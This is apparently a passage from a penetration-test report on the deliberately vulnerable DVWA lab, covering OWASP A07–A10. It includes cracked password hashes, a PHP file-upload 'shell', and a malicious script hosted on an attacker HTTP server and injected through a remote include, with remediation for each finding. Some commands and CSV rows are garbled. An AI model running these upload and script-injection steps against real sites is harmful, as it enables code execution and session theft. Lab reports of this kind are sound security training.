# Some tools don't like working with authentication and passing cookies around
# so this setting lets you turn off authentication.
$_DVWA['disable_authentication'] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQL DB Backend
# Use this to switch the backend database used in the SQLi and Blind SQLi labs.
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVWA['SQL_DB'] = getenv('SQL_DB') ?: 'MySQL';
$_DVWA['SQLI_DB'] = 'SQLi';
$_DVWA['SQLITE_DB'] = 'sqlite.db';

?>

```

```

Session Actions Edit View Help
[kali㉿kali] ~
└─$ sed -n '1,20p' ./local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv
user_id,role,user_avatar,password,last_name,first_name,last_login,failed_login,account_enabled
1,admin,admin,/dvwa/hackable/users/admin.jpg,5f4dc3c3b5a265061e8327debb82cf99,(password),admin,admin,2025-10-15 14:35:34,0,1
2,gordonb,gordonb,/dvwa/hackable/users/gordonb.jpg,5f4dc3c3b5a265061e8327debb82cf99,(password),gordonb,gordonb,2025-10-15 14:35:34,0,1
3,user1337,/dvwa/hackable/users/1337.jpg,8d151d75a2c2396607e0dfccfc99216b,(charley).Me.Fuck,2025-10-15 14:35:34,0,1
4,user,pablo,/dvwa/hackable/users/pablo.jpg,0d07d09f5bbe40cade3d5c71e9e9b7,(letmein),Picasso,Pablo,2025-10-15 14:35:34,0,1
5,user,smithy,/dvwa/hackable/users/smithy.jpg,5f4dc3c3b5aa765d61d8327debb82cf99,(password),Smith,Bob,2025-10-15 14:35:34,0,1

[kali㉿kali] ~
└─$ awk -F, NR!=5$; sub(/ .*/,""); print $3 ":" $4' ./local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv > /tmp/dvwa_hashes.txt &> ls -l /tmp/dvwa_hashes.txt
-rw-r--r-- 1 kali kali 199 Oct 23 14:39 /tmp/dvwa_hashes.txt

[kali㉿kali] ~
└─$ john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)

[kali㉿kali] ~
└─$ john --show --format=Raw-MD5 /tmp/dvwa_hashes.txt || true
admin:(password)
gordonb:(abc123
1337:charley
pabl0:(letmein
smithy:(password

5 password hashes cracked, 0 left

[kali㉿kali] ~
└─$ curl -I https://127.0.0.1/dvwa/Login.php | sed -n '1,20p'
% Total % Received % Xferd Average Speed Time Time Current
0 0 0 0 0 0 0 0 --:-- --:-- --:-- 0
HTTP/1.1 200 OK
Date: Thu, 23 Oct 2025 09:10:15 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security_cookie=; path=/; HttpOnly
Set-Cookie: PHPSESSID=34d888b32f5f73be972a42f0c2d3ce79; expires=Fri, 24 Oct 2025 09:10:15 GMT; Max-Age=86400; path=/; SameSite=Strict
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=34d888b32f5f73be972a42f0c2d3ce79; expires=Fri, 24 Oct 2025 09:10:15 GMT; Max-Age=86400; path=/; SameSite=Strict
Content-Type: text/html; charset=utf-8

[kali㉿kali] ~
└─$ nc -lnp 443 | grep -E ':443\|' || echo 'no service listening on 443 (no HTTPS)'
no service listening on 443 (no HTTPS)

[kali㉿kali] ~
└─$ sudo sed -n '1,20p' /var/www/html/dvwa/config/config.inc.php
[sudo] password for kali:
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.
```

## Result:

- users.csv contains MD5 hashes for users: admin, gordonb, 1337, pablo, smithy.
- Cracked passwords using John the Ripper

dmin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password

- config.inc.php also revealed database credentials in clear text.

### **Impact:**

High — Weak hashing (MD5) and default passwords make it trivial for attackers to gain unauthorized access. Leaked credentials enable account takeover and potentially full system compromise.

### **Remediation:**

1. Use strong password hashing (password\_hash() with bcrypt or Argon2).
2. Enforce strong, unique passwords and consider multi-factor authentication.
3. Protect database credentials using environment variables or a secret manager.
4. Remove default credentials and require unique admin passwords.
5. Regularly audit authentication mechanisms and password storage policies.

## **A08 Software & Data Integrity Failures:**

We tested two attack paths: (1) server-side unrestricted file upload and (2) client-side unverified remote script inclusion.

### **Commands used:**

To create a simple PHP file containing phpinfo() and upload it to the application to verify whether uploaded files are executed and to capture exposed PHP environment information as evidence.

```
printf '<?php phpinfo(); ?>' > /tmp/shell.php
curl -s -L -b /tmp/dvwa_cookies.txt -F "uploaded=@/tmp/shell.php" -F "Upload=Upload" \
'http://127.0.0.1/dvwa/vulnerabilities/upload/' -D /tmp/upload_headers.txt -o /tmp/upload_r
sponse.html
```


To host a malicious JavaScript file on an attacker-controlled server and submit its URL to the application's include parameter so the page will load and execute the remote script, demonstrating client-side integrity failure and the ability to run attacker JS in victim browsers.

```
printf "document.body.insertAdjacentHTML('beforeend','<div id='\\'pwned\\'>PWDN by
attacker</div>');" > ~/attacker_www/malicious.js
cd ~/attacker_www && nohup python3 -m http.server 9000 > /tmp/http_server.log 2>&1 &
curl -s -X POST 'http://127.0.0.1/dvwa/vulnerabilities/csp/source/low.php' \
-d 'include=http://192.168.222.128:9000/malicious.js' -b /tmp/dvwa_cookies.txt -L >
/dev/null
```

Load the vulnerable page as a logged-in user to trigger the malicious JS and confirm execution via attacker server logs.

```
curl -s -b /tmp/dvwa_cookies.txt -L 'http://127.0.0.1/dvwa/vulnerabilities/csp/source/low.php' > /tmp/trigger_page.html
```

```
tail -f /tmp/http_server.log
```




The screenshot shows the PHP info page from a browser. The title bar includes tabs for "PHP 8.4.11 - phpinfo()", "DVWA Security :: Damn V", "127.0.0.1/dvwa/vulnerabilities", "404 Not Found", "file:///tmp/uploaded\_shell.html", "192.168.222.128:9000/malici", "127.0.0.1/dvwa/vulnerabilitie", and "+". Below the title bar, the address bar shows "file:///tmp/uploaded\_shell.html". The main content area is titled "PHP Version 8.4.11" and contains a large table of PHP configuration details. Key sections include "System", "PHP API", "PHP Extension", and "Registered Stream Filters". The "System" section lists the PHP version as 8.4.11, the build date as Aug 15 2025 23:34:18, and the build system as Linux/Debian. The "PHP API" section shows the API version as 20240924. The "PHP Extension" section lists several extensions like "Core", "ctype", "curl", etc., with their respective file paths. The "Registered Stream Filters" section shows filters like "string.rot13", "string.toupper", "stringtolower", "convert.ebcdic", "convert.utf8", and "convert.iconv".

## Result:

Unrestricted file upload → server-side execution

- Uploaded shell.php was stored at:  
`/var/www/html/dvwa/hackable/uploads/shell.php`  
Content confirmed: `<?php phpinfo(); ?>`
- Fetching the uploaded file returned PHP info (evidence saved to `/tmp/uploaded_shell.html`).
- Apache logs show the upload and fetch: POST `/dvwa/vulnerabilities/upload/` and GET `/dvwa/hackable/uploads/shell.php` 200.
- Directory listing confirmed file present and owned by www-data.



The screenshot shows a terminal window with the title "File Edit Search View Document Help" and the path "/tmp/upload\_headers.txt - Mousepad". The content of the terminal is the Apache error log, which shows the following entries:

```

1 HTTP/1.1 302 Found
2 Date: Fri, 24 Oct 2025 04:29:28 GMT
3 Server: Apache/2.4.65 (Debian)
4 Set-Cookie: security-impossible; path=/; HttpOnly
5 Set-Cookie: PHPSESSID=eb3a4905519d031efb8a6cae74a346e; expires=Sat, 25 Oct 2025 04:29:28 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Set-Cookie: PHPSESSID=61bf61ed2d04309cde8f5b4327426efa; expires=Sat, 25 Oct 2025 04:29:28 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
10 Location: ../../login.php
11 Content-Length: 0
12 Content-Type: text/html; charset=UTF-8
13
14 HTTP/1.1 200 OK
15 Date: Fri, 24 Oct 2025 04:29:28 GMT
16 Server: Apache/2.4.65 (Debian)
17 Expires: Tue, 23 Jun 2009 12:00:00 GMT
18 Cache-Control: no-cache, must-revalidate
19 Pragma: no-cache
20 Vary: Accept-Encoding
21 Content-Length: 1342
22 Content-Type: text/html;charset=utf-8
23

```




```
kali㉿kali:~/attacker_web
```

Session Actions Edit View Help  
nohup: ignoring input  
"  
[kali㉿kali:~/attacker\_web]  
└─\$ grep -n "malicious.js" /tmp/trigger\_page.html ||  
sed -n '1,200p' /tmp/trigger\_page.html | sed -n '/malicious.js/,+5p' || true  
[kali㉿kali:~/attacker\_web]  
└─\$ # 1) open the vulnerable page in your desktop browser (this will execute JS)  
xdg-open 'http://127.0.0.1/dvwa/vulnerabilities/csp/source/low.php'  
[?] In this terminal, stream the attacker server log to see requests arrive  
tail -f /tmp/http\_server.log  
nohup: ignoring input  
"  
[kali㉿kali:~/attacker\_web]  
└─\$ printf "%{HTTP:Server}\n" | true  
[kali㉿kali:~/attacker\_web]# nohup python3 -m http.server 9000 > /tmp/http\_server.log 2>&1 &  
sleep 1; tail -n 100 /tmp/http\_server.log  
[?] 4566  
[?] terminated nohup python3 -m http.server 9000 > /tmp/http\_server.log 2>&1  
-rw-r--r-- 1 kali kali 22 Oct 24 09:13 /tmp/http\_server.log  
[kali㉿kali:~/attacker\_web]  
└─\$ xdg-open 'http://127.0.0.1/dvwa/login.php'  
[kali㉿kali:~/attacker\_web]  
└─\$ # 1) check whether the page now contains the malicious script include  
curl -s -b /tmp/dvwa\_cookies.txt "http://127.0.0.1/dvwa/vulnerabilities/csp/source/low.php" | grep -n "malicious.js" || true  
[?] tail the attacker log to watch for requests while you reload the page in browser  
tail -f /tmp/http\_server.log  
nohup: ignoring input  
"  
[kali㉿kali:~/attacker\_web]  
└─\$ sudo find /var/www -type f -name low.php -path \*/csp/\* -print 2>/dev/null  
sudo: find: / -type f -name low.php -path \*/vulnerabilities/csp/\* -print 2>/dev/null  
/var/www/html/dvwa/vulnerabilities/csp/source/low.php  
/var/www/html/dvwa/vulnerabilities/csp/source/low.php  
[kali㉿kali:~/attacker\_web]  
└─\$ tail -f /tmp/http\_server.log  
nohup: ignoring input  
"  
192.168.222.128 -- [24/Oct/2025 09:18:17] "GET /malicious.js HTTP/1.1" 200 -  
192.168.222.128 -- [24/Oct/2025 09:18:17] code 404, message File not found  
192.168.222.128 -- [24/Oct/2025 09:18:17] "GET /favicon.ico HTTP/1.1" 404 -  
192.168.222.128 -- [24/Oct/2025 09:18:40] "GET /malicious.js HTTP/1.1" 304 -  
192.168.222.128 -- [24/Oct/2025 09:22:40] "GET /malicious.js HTTP/1.1" 304 -  
"  
[kali㉿kali:~/attacker\_web]

Unverified remote script inclusion → client-side compromise

- After POSTing include=http://192.168.222.128:9000/malicious.js, attacker HTTP server logs recorded the script fetches:
  - 192.168.222.128 - - [24/Oct/2025 09:18:17] "GET /malicious.js HTTP/1.1" 200 -
  - 192.168.222.128 - - [24/Oct/2025 09:22:40] "GET /malicious.js HTTP/1.1" 304 -



(304 indicates cached fetches — still proof the browser requested the remote script.)

- The vulnerable page rendered the external <script src="...malicious.js">, and loading the page caused the injected DOM (e.g., PWND by attacker) to appear in the victim browser — visual confirmation of remote JS execution.
- You attempted exfil methods (alert/image/beacon/fetch). The attacker logs did not show a /steal POST in this session, which may indicate cookies were HttpOnly or blocked by same-site policy; however the script fetches themselves were observed.
- Server executed attacker-supplied PHP (confirmed RCE capability via uploaded shell.php).
- Victim browsers fetched and executed attacker-hosted JavaScript via a user supplied -d include (confirmed remote JS execution).

Together these show concrete Software & Data Integrity Failures: untrusted files/scripts accepted and executed without integrity checks.

## **Impact:**

Critical Impact includes (but is not limited to):

- Remote Code Execution on server (full system compromise risk).
- Arbitrary JavaScript execution in authenticated users' browsers (session theft, CSRF, persistent site compromise, malware distribution).
- Potential for site-wide compromise, credential theft, and supply-chain style tampering.

## **Remediation:**

1. Don't let uploaded files run store uploads outside the webroot or configure the uploads folder so scripts can't execute.
2. Only accept known-safe files validate file types by content (magic bytes), use an allowlist of extensions, and rename uploads to server-generated names.
3. Stop inserting user-supplied URLs into <script> only allow a server-side whitelist or mapped keys for external scripts.
4. Serve critical libraries locally and add Subresource Integrity (SRI) checks for any trusted third-party scripts.
5. Tighten CSP and CI checks enforce a strict script-src policy, scan uploads, and block shipping debug files or sensitive scripts to production.

## **A09 Security Logging & Monitoring Failures:**

We inspected server logs to verify whether events are recorded and whether alerts or monitoring exist:

### **Commands used:**

To display recent entries from the web server access log to identify and capture requests related to testing (uploads, fetched malicious.js, timestamps, response codes and client IPs) as evidence.

```
sudo tail -n 200 /var/log/apache2/access.log | sed -n '1,200p'
```



To display recent entries from the web server error log so you can capture PHP/app errors, stack traces, permission denials, or other server-side issues that support your findings and help with root-cause analysis.

```
sudo tail -n 200 /var/log/apache2/error.log
```

## Result:

- Access logs record DVWA activity, including file upload POSTs and subsequent GETs for uploaded files confirming requests are being logged.
  - Error logs contain PHP runtime warnings (e.g., Undefined variable \$page, Undefined array key "body") generated during testing of vulnerabilities/csp/source/low.php.
  - No evidence of automated alerting or real-time monitoring was observed during testing logs exist but are not being actively monitored or correlated.
  - Practical consequence: events that should trigger rapid response (executable file uploads, repeated suspicious errors, or unexpected fetches of external scripts) are only logged, not alerted on.



## **Impact:**

Medium — Logging is present (good), but without monitoring and alerting the team may not detect or respond to active attacks in a timely manner. This increases dwell time for attackers, enabling longer exploitation windows (RCE persistence, credential theft, lateral movement). Additionally, noisy PHP warnings may obscure important security events.

## **Remediation:**

1. Centralize and correlate logs forward Apache/PHP logs to a centralized platform (ELK, Splunk, Wazuh) for search and correlation.
  2. Create actionable alerts add alerting for critical events (executable uploads, repeated 4xx/5xx spikes, many failed logins, unusual POST/GET patterns).
  3. Implement integrity & tamper controls use file integrity monitoring (AIDE/Wazuh) and protect logs with strict ACLs and separation of duties to prevent deletion or alteration.
  4. Tune log verbosity & error handling fix noisy PHP warnings and reduce non-actionable log noise so true security signals aren't buried.
  5. Establish incident playbooks & runbooks define response steps for alerts (investigate, isolate, remediate, recover) and regularly test them with tabletop exercises.


## A10 Server-Side Request Forgery (SSRF):

We searched the codebase for functions that can read remote resources or make network requests and inspected likely call sites.

### Commands Used:

searches the codebase for functions that can make network requests or access the file system, excluding vendor directories to avoid third-party libraries.

```
sudo grep -RIn --exclude-dir=vendor -E "file_get_contents\(|curl_exec\(|fopen\(|fsockopen\(|stream_context_create\(" /var/www/html/dvwa || true
```



```
[ kali㉿kali ~ ]$ sudo grep -RIn --exclude-dir=vendor -E "file_get_contents\(|curl_exec\(|fopen\(|fsockopen\(|stream_context_create\(" /var/www/html/dvwa || true
[sudo] password for kali:
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/view_source.php:3: $source = @file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/source/{$security}.php" );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/view_source.php:6: $js_source = @file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/source/{$security}.js" );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/cryptography/source/check_token_impossible.php:4: $token = $jsonData = file_get_contents('php://input');
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/cryptography/source/oracle_attack.php:57: $response = curl_exec($ch);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/cryptography/source/check_token_high.php:14: $token = $jsonData = file_get_contents('php://input');
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/cryptography/source/download_ecb_attack.php:5:$fp = fopen($name, 'rb');
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/view_source_all.php:14: $lowsrc = @file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/source/low.php" );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/view_source_all.php:21: $midsrc = @file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/source/mid.php" );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/view_source_all.php:22: $highsrc = @file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/source/high.php" );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/view_source_all.php:26: $imsrc = @file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/source/impossible.php" );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/csf/source/high.php:8: $data = json_decode(file_get_contents('php://input'), true);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/csf/source/help.php:19: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/LoginController.php:19: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/LoginController.php:215: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/orderController.php:185: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/orderController.php:187: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/UserController.php:215: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/UserController.php:46: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/HealthController.php:46: $input = (array) json_decode(file_get_contents('php://input'), TRUE);
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/api/src/HelpController.php:20: eval ('?> ' . file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/help/help.php" ) . '<?php ' );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/view_help.php:22: eval ('?> ' . file_get_contents( DVWA_WEB_PAGE_TO_ROOT . "/vulnerabilities/{$id}/help/help.{$_locale}.php" ) . '<?php ' );
[ kali㉿kali ~ ]$ ./dvwa/vulnerabilities/utthelp/change_user_details.php:26: $json = file_get_contents('php://input');
[ kali㉿kali ~ ]$ ./dvwa/external/recaptcha/recaptchalib.php:27: $context = stream_context_create($opt);
[ kali㉿kali ~ ]$ ./dvwa/external/recaptcha/recaptchalib.php:28: $result = file_get_contents($url, false, $context);
```

### Result:

- The codebase contains multiple request-capable calls: file\_get\_contents(), curl\_exec(), fopen(), fsockopen(), stream\_context\_create().
- Examples where variables are concatenated into file/URL paths were found, e.g.: /var/www/html/dvwa/vulnerabilities/view\_source.php — file\_get\_contents(DVWA\_WEB\_PAGE\_TO\_ROOT . "vulnerabilities/{\$id}/source/{\$security}.php" ) /var/www/html/dvwa/external/recaptcha/recaptchalib.php — file\_get\_contents(\$url, false, \$context) /var/www/html/dvwa/vulnerabilities/cryptography/source/oracle\_attack.php — curl\_exec(\$ch)
- Dangerous patterns: eval() used with fetched content in some places (increases risk when combined with remote fetches). Multiple uses of php://input exist (not SSRF by itself but relevant if used to build requests).

- The grep proves capability (the app can perform outbound requests); full exploitability depends on whether those call inputs can be controlled by an attacker and whether the server can reach internal targets (e.g., metadata endpoints, internal APIs).

Potential SSRF vectors exist. If user-controlled input reaches any of the identified request functions without proper validation, an attacker could coerce the server to make arbitrary requests including to internal-only addresses leading to data disclosure, internal network reconnaissance, or pivoting.

## Impact

Contextual: Medium — High

- SSRF can expose internal services, cloud metadata endpoints, or admin interfaces.
- Impact ranges from data disclosure and internal service enumeration to high-severity outcomes (credential retrieval, privilege escalation, internal RCE) depending on environment/network access.

## Remediation:

1. Block untrusted URLs never build requests from raw user input; reject or canonicalize inputs.
2. Whitelist outbound hosts/ips allow only vetted destinations and verify DNS resolution against the whitelist.
3. Verify hostnames post-DNS and enforce a hostname whitelist require requests only to approved hostnames and, after DNS resolution, reject any target whose resolved IP falls into private/link-local/metadata ranges.
4. Apply egress filtering enforce host/network-level egress rules so the web server cannot reach sensitive internal services.
5. Harden request handling use safe HTTP clients (timeouts, no redirects), validate URL schemes, remove eval() on fetched content, and log/alert on suspicious outbound requests.

## Top 10 Vulnerabilities table:

Test ID	Vulnerability	Severity	Target URL / File Path
1	Broken Access Control	High	/dvwa/vulnerabilities/brute/
2	Cryptographic Failures	High	/dvwa/phpinfo.php, /dvwa/config/config.inc.php
3	SQL Injection / Authentication Failures	Critical	/dvwa/vulnerabilities/sqlil/
4	Insecure Design	High	DVWA config, setup.php, webroot files
5	Security Misconfiguration	Medium	/dvwa/phpinfo.php, Apache headers
6	Vulnerable & Outdated Components	Medium	/var/www/html/dvwa/database/*.sql, /config/config.inc.php.bak
7	Identification & Authentication Failures	High	/dvwa/vulnerabilities/sqlil/users.csv
8	Software & Data Integrity Failures	Critical	/dvwa/vulnerabilities/upload/, /dvwa/vulnerabilities/csp/source/low.php
9	Security Logging & Monitoring Failures	Medium	/var/log/apache2/access.log, /var/log/apache2/error.log
10	Server-Side Request Forgery (SSRF)	Medium	/var/www/html/dvwa/instructions.php, recaptchalib.php

### Summary:

